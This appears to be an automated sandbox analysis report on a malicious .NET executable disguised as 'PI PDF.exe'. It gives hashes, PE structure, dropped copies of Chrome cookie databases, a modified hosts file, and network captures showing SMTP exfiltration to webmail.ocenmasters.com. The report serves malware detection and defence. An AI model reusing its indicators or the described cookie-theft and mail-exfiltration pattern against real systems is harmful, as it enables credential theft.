| SHA-256:                                                                                                                                                                                                                       | 56E4DA2BE0DE5210FA5F78B35AED78DC18145164B03C396D85098368AAE825A5                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                                                                                                                                                                       | 3F35683D138D80FF728A2878D0DA0E5FF8EF5D342D085A7C051A0BD6F1A0A85E6B58050D07595B1C535A40D011968B1516A1B31F8B112DBE0A2EA2B8DDA776A6                                                                                                                                                                                                                                                                                                                                                                                    |
| Malicious:                                                                                                                                                                                                                     | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Antivirus:                                                                                                                                                                                                                     | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 49%</li></ul>                                                                                                                                                                                                                                                                                                                                                                         |
| Reputation:                                                                                                                                                                                                                    | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                                                                                                                                                                                       | MZ.....@.....!.L!This program cannot be run in DOS mode...\$.....PE..L....E~b.....P.....@.....@.....<br>..@.....O.....H.....text......rsrc.....@.....@.....reloc.....<br>@..B.....H.....Y.Z.....`.....(*&.(...*s.....s.....s!.....s".....s#.....*...0.....~...0\$...+..*0.....~...<br>0%...+..*0.....~...0&...+..*0.....~...0'...+..*0.....~...0(....+..*0.<.....~...())...!r...p....(*...0+...s,.....~...+..*0.....~...+..*".....*0.&.....(....r+..p~...0-<br>...(.....t\$....+..*Vs....(/...t.....*..(0...*0..... |

|                                                                          |                                                                        |
|--------------------------------------------------------------------------|------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\xkhii1zz.ywa\Chrome\Default\Cookies</b> |                                                                        |
| Process:                                                                 | C:\Users\user\Desktop\PI PDF.exe                                       |
| File Type:                                                               | SQLite 3.x database, last written using SQLite version 3032001         |
| Category:                                                                | modified                                                               |
| Size (bytes):                                                            | 20480                                                                  |
| Entropy (8bit):                                                          | 0.6970840431455908                                                     |
| Encrypted:                                                               | false                                                                  |
| SSDEEP:                                                                  | 24:TLbJLbXaFpEO5bNmIShN06UwcQPX5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZO |
| MD5:                                                                     | 00681D89EDDB6AD25E6F4BD2E66C61C6                                       |
| SHA1:                                                                    | 14B2FBFB460816155190377BBC66AB5D2A15F7AB                               |

|             |                                                                                                                                  |
|-------------|----------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:    | 8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85                                                                 |
| SHA-512:    | 159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D5 |
| Malicious:  | false                                                                                                                            |
| Reputation: | unknown                                                                                                                          |
| Preview:    | SQLite format 3.....@ .....C......g... .8.....<br>.....<br>.....<br>.....                                                        |

|                                                                   |                                                                                                                                  |
|-------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome\Default\Cookies |                                                                                                                                  |
| Process:                                                          | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                                                                                  |
| File Type:                                                        | SQLite 3.x database, last written using SQLite version 3032001                                                                   |
| Category:                                                         | dropped                                                                                                                          |
| Size (bytes):                                                     | 20480                                                                                                                            |
| Entropy (8bit):                                                   | 0.6970840431455908                                                                                                               |
| Encrypted:                                                        | false                                                                                                                            |
| SSDEEP:                                                           | 24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0                                                           |
| MD5:                                                              | 00681D89EDDB6AD25E6F4BD2E66C61C6                                                                                                 |
| SHA1:                                                             | 14B2FBFB460816155190377BBC66AB5D2A15F7AB                                                                                         |
| SHA-256:                                                          | 8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85                                                                 |
| SHA-512:                                                          | 159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D5 |
| Malicious:                                                        | false                                                                                                                            |
| Reputation:                                                       | unknown                                                                                                                          |
| Preview:                                                          | SQLite format 3.....@ .....C......g... .8.....<br>.....<br>.....<br>.....                                                        |

|                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|---------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Windows\System32\drivers\etc\hosts  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                                                                                  | C:\Users\user\Desktop\PI PDF.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:                                                                                                                | ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                                                                                                                 | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                                             | 835                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                                                                           | 4.694294591169137                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:                                                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                                   | 24:QWDZh+ragzMZfuMMs1L/JU5fFckK8T1rTt8:vDZhyoZWM9rU5fFcP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                                                      | 6EB47C1CF858E25486E42440074917F2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                                     | 6A63F93A95E1AE831C393A97158C526A4FA0FAAE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                                                  | 9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                                                                                  | 08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:                                                                                                                | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Reputation:                                                                                                               | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                  | # Copyright (c) 1993-2009 Microsoft Corp...# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...# This file contains the mappings of IP addresses to host names. Each...# entry should be kept on an individual line. The IP address should...# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one...# space...# Additionally, comments (such as these) may be inserted on individual...# lines or following the machine name denoted by a '#' symbol...# For example:...# 102.54.94.97 rhino.acme.com # source server...# 38.25.63.10 x.acme.com # x client host...# localhost name resolution is handled within DNS itself...# 127.0.0.1 localhost...:1 localhost....127.0.0.1 |

|                  |                                                                                                                                                                                                                                                                                                                                          |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Static File Info |                                                                                                                                                                                                                                                                                                                                          |
| General          |                                                                                                                                                                                                                                                                                                                                          |
| File type:       | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                     |
| Entropy (8bit):  | 7.867040525817705                                                                                                                                                                                                                                                                                                                        |
| TrID:            | <ul style="list-style-type: none"><li>Win32 Executable (generic) Net Framework (10011505/4) 49.80%</li><li>Win32 Executable (generic) a (10002005/4) 49.75%</li><li>Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%</li><li>Windows Screen Saver (13104/52) 0.07%</li><li>Generic Win/DOS Executable (2004/3) 0.01%</li></ul> |
| File name:       | PI PDF.exe                                                                                                                                                                                                                                                                                                                               |
| File size:       | 904704                                                                                                                                                                                                                                                                                                                                   |

|                       |                                                                                                                                  |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------|
| MD5:                  | 530c898ee065629d77b0b12781991d4f                                                                                                 |
| SHA1:                 | 316f4b32bdcaca1902a7e9898a31f3fae42ebe30                                                                                         |
| SHA256:               | 56e4da2be0de5210fa5f78b35aed78dc18145164b03c396d85098368aae825a5                                                                 |
| SHA512:               | 3f35683d138d80ff728a2878d0da0e5ff8ef5d342d085a7c051a0bd6f1a0a85e6b58050d07595b1c535a40d011968b1516a1b31f8b112dbe0a2ea2b8dda776a6 |
| SSDEEP:               | 12288:t/iCL3Ygn2Y75AbVmtCVOdgF/y+mizs/yeCMrKxB+6qP8rgTc4Mpi/F:t6co4JdgrhzsamrKxPmigwWd                                           |
| TLSH:                 | 181512013B6C7D66D4ABDB345211C0088AF1AC5FBD27E22A3DD77C8E985974097B1EB1                                                           |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....\$......PE..L....E~b.....P.....@..<br>.....@.....@.....             |

|                                                                                   |                  |
|-----------------------------------------------------------------------------------|------------------|
| <b>File Icon</b>                                                                  |                  |
|  |                  |
| Icon Hash:                                                                        | 00828e8e8686b000 |

|                             |                                                        |
|-----------------------------|--------------------------------------------------------|
| <b>Static PE Info</b>       |                                                        |
| <b>General</b>              |                                                        |
| Entrypoint:                 | 0x4de2de                                               |
| Entrypoint Section:         | .text                                                  |
| Digitally signed:           | false                                                  |
| Imagebase:                  | 0x400000                                               |
| Subsystem:                  | windows gui                                            |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE                        |
| DLL Characteristics:        | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp:                 | 0x627E45A6 [Fri May 13 11:48:54 2022 UTC]              |
| TLS Callbacks:              |                                                        |
| CLR (.Net) Version:         | v4.0.30319                                             |
| OS Version Major:           | 4                                                      |
| OS Version Minor:           | 0                                                      |
| File Version Major:         | 4                                                      |
| File Version Minor:         | 0                                                      |
| Subsystem Version Major:    | 4                                                      |
| Subsystem Version Minor:    | 0                                                      |
| Import Hash:                | f34d5f2d4577ed6d9ceec516c1f5a744                       |

|                              |  |
|------------------------------|--|
| <b>Entrypoint Preview</b>    |  |
| <b>Instruction</b>           |  |
| jmp dword ptr [00402000h]    |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| or al, byte ptr [eax+00h]    |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| add byte ptr [esi], cl       |  |
| inc eax                      |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| adc byte ptr [eax+00h], al   |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax+eax*2], cl |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |
| adc dword ptr [eax+00h], eax |  |
| add byte ptr [eax], al       |  |
| add byte ptr [eax], al       |  |



| Instruction            |
|------------------------|
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |

| Data Directories                     |                 |              |               |
|--------------------------------------|-----------------|--------------|---------------|
| Name                                 | Virtual Address | Virtual Size | Is in Section |
| IMAGE_DIRECTORY_ENTRY_EXPORT         | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_IMPORT         | 0xde28c         | 0x4f         | .text         |
| IMAGE_DIRECTORY_ENTRY_RESOURCE       | 0xe0000         | 0x5a4        | .rsrc         |
| IMAGE_DIRECTORY_ENTRY_EXCEPTION      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_SECURITY       | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_BASERELOC      | 0xe2000         | 0xc          | .reloc        |
| IMAGE_DIRECTORY_ENTRY_DEBUG          | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COPYRIGHT      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_TLS            | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_IAT            | 0x2000          | 0x8          | .text         |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x2008          | 0x48         | .text         |
| IMAGE_DIRECTORY_ENTRY_RESERVED       | 0x0             | 0x0          |               |


| Sections |                 |              |          |          |                 |           |                 |                                                                               |
|----------|-----------------|--------------|----------|----------|-----------------|-----------|-----------------|-------------------------------------------------------------------------------|
| Name     | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy         | Characteristics                                                               |
| .text    | 0x2000          | 0xdc30c      | 0xdc400  | False    | 0.90938475454   | data      | 7.87186503084   | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ                 |
| .rsrc    | 0xe0000         | 0x5a4        | 0x600    | False    | 0.420572916667  | data      | 4.07782470148   | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                            |
| .reloc   | 0xe2000         | 0xc          | 0x200    | False    | 0.044921875     | data      | 0.0980041756627 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

| Resources   |         |       |                                                                             |          |         |
|-------------|---------|-------|-----------------------------------------------------------------------------|----------|---------|
| Name        | RVA     | Size  | Type                                                                        | Language | Country |
| RT_VERSION  | 0xe0090 | 0x314 | data                                                                        |          |         |
| RT_MANIFEST | 0xe03b4 | 0x1ea | XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators |          |         |

| Imports     |             |
|-------------|-------------|
| DLL         | Import      |
| mscoree.dll | _CorExeMain |

| Version Infos |               |
|---------------|---------------|
| Description   | Data          |
| Translation   | 0x0000 0x04b0 |

| Description      | Data           |
|------------------|----------------|
| LegalCopyright   | Copyright 2017 |
| Assembly Version | 1.0.0.0        |
| InternalName     | ZPXmS.exe      |
| FileVersion      | 1.0.0.0        |
| CompanyName      |                |
| LegalTrademarks  |                |
| Comments         |                |
| ProductName      | Coffee Shop    |
| ProductVersion   | 1.0.0.0        |
| FileDescription  | Coffee Shop    |
| OriginalFilename | ZPXmS.exe      |



| TCP Packets                          |             |           |                |                |
|--------------------------------------|-------------|-----------|----------------|----------------|
| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        |
| May 14, 2022 12:26:45.863831997 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:46.036645889 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:46.036787033 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:46.521317005 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:46.521672964 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:46.695774078 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:46.698307037 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:46.871859074 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:46.872452974 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:47.085675955 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:48.456665993 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:48.464423895 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:48.637429953 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:48.638108969 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:48.638216019 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:48.645277977 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:48.817888021 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:50.134658098 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:50.308897018 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:50.311944962 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:50.580655098 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:50.582381964 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |



| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        |
|--------------------------------------|-------------|-----------|----------------|----------------|
| May 14, 2022 12:26:50.756458044 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:50.757569075 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:50.972130060 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:54.943469048 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:54.944633961 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:55.122080088 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:57.174988031 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:57.175209999 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:57.349693060 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:57.349997997 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:26:57.350090027 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:57.350496054 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:26:57.524431944 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:30.868840933 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:31.045579910 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:31.045717955 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:31.266168118 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:31.266634941 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:31.444529057 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:31.444958925 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:31.622293949 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:31.623956919 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:31.841794014 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:33.153253078 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:33.153584957 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:33.331151962 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:33.331515074 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:33.331624985 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:33.348444939 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:33.525588036 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:35.495639086 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:35.670006990 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:35.670198917 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:35.901343107 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:35.971069098 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:36.152457952 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:36.327141047 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:36.327440023 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:36.542601109 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:40.508548975 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:40.529777050 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:40.704498053 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:42.439783096 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:42.440644026 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:42.615334988 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:42.615612030 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |
| May 14, 2022 12:27:42.615740061 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:42.616202116 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 |
| May 14, 2022 12:27:42.790404081 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    |

| UDP Packets                          |             |           |             |             |
|--------------------------------------|-------------|-----------|-------------|-------------|
| Timestamp                            | Source Port | Dest Port | Source IP   | Dest IP     |
| May 14, 2022 12:26:45.816303968 CEST | 49873       | 53        | 192.168.2.3 | 8.8.8.8     |
| May 14, 2022 12:26:45.837141991 CEST | 53          | 49873     | 8.8.8.8     | 192.168.2.3 |
| May 14, 2022 12:26:50.101141930 CEST | 63332       | 53        | 192.168.2.3 | 8.8.8.8     |
| May 14, 2022 12:26:50.121200085 CEST | 53          | 63332     | 8.8.8.8     | 192.168.2.3 |
| May 14, 2022 12:27:30.753124952 CEST | 59795       | 53        | 192.168.2.3 | 8.8.8.8     |
| May 14, 2022 12:27:30.775355101 CEST | 53          | 59795     | 8.8.8.8     | 192.168.2.3 |

| Timestamp                            | Source Port | Dest Port | Source IP   | Dest IP     |
|--------------------------------------|-------------|-----------|-------------|-------------|
| May 14, 2022 12:27:35.432094097 CEST | 63861       | 53        | 192.168.2.3 | 8.8.8.8     |
| May 14, 2022 12:27:35.454005003 CEST | 53          | 63861     | 8.8.8.8     | 192.168.2.3 |

## DNS Queries

| Timestamp                            | Source IP   | Dest IP | Trans ID | OP Code            | Name                        | Type           | Class       |
|--------------------------------------|-------------|---------|----------|--------------------|-----------------------------|----------------|-------------|
| May 14, 2022 12:26:45.816303968 CEST | 192.168.2.3 | 8.8.8.8 | 0x8863   | Standard query (0) | webmail.oc<br>enmasters.com | A (IP address) | IN (0x0001) |
| May 14, 2022 12:26:50.101141930 CEST | 192.168.2.3 | 8.8.8.8 | 0x53a2   | Standard query (0) | webmail.oc<br>enmasters.com | A (IP address) | IN (0x0001) |
| May 14, 2022 12:27:30.753124952 CEST | 192.168.2.3 | 8.8.8.8 | 0x5ff3   | Standard query (0) | webmail.oc<br>enmasters.com | A (IP address) | IN (0x0001) |
| May 14, 2022 12:27:35.432094097 CEST | 192.168.2.3 | 8.8.8.8 | 0x9827   | Standard query (0) | webmail.oc<br>enmasters.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                            | Source IP | Dest IP     | Trans ID | Reply Code   | Name                        | CName | Address        | Type           | Class       |
|--------------------------------------|-----------|-------------|----------|--------------|-----------------------------|-------|----------------|----------------|-------------|
| May 14, 2022 12:26:45.837141991 CEST | 8.8.8.8   | 192.168.2.3 | 0x8863   | No error (0) | webmail.oc<br>enmasters.com |       | 198.54.126.161 | A (IP address) | IN (0x0001) |
| May 14, 2022 12:26:50.121200085 CEST | 8.8.8.8   | 192.168.2.3 | 0x53a2   | No error (0) | webmail.oc<br>enmasters.com |       | 198.54.126.161 | A (IP address) | IN (0x0001) |
| May 14, 2022 12:27:30.775355101 CEST | 8.8.8.8   | 192.168.2.3 | 0x5ff3   | No error (0) | webmail.oc<br>enmasters.com |       | 198.54.126.161 | A (IP address) | IN (0x0001) |
| May 14, 2022 12:27:35.454005003 CEST | 8.8.8.8   | 192.168.2.3 | 0x9827   | No error (0) | webmail.oc<br>enmasters.com |       | 198.54.126.161 | A (IP address) | IN (0x0001) |


## SMTP Packets

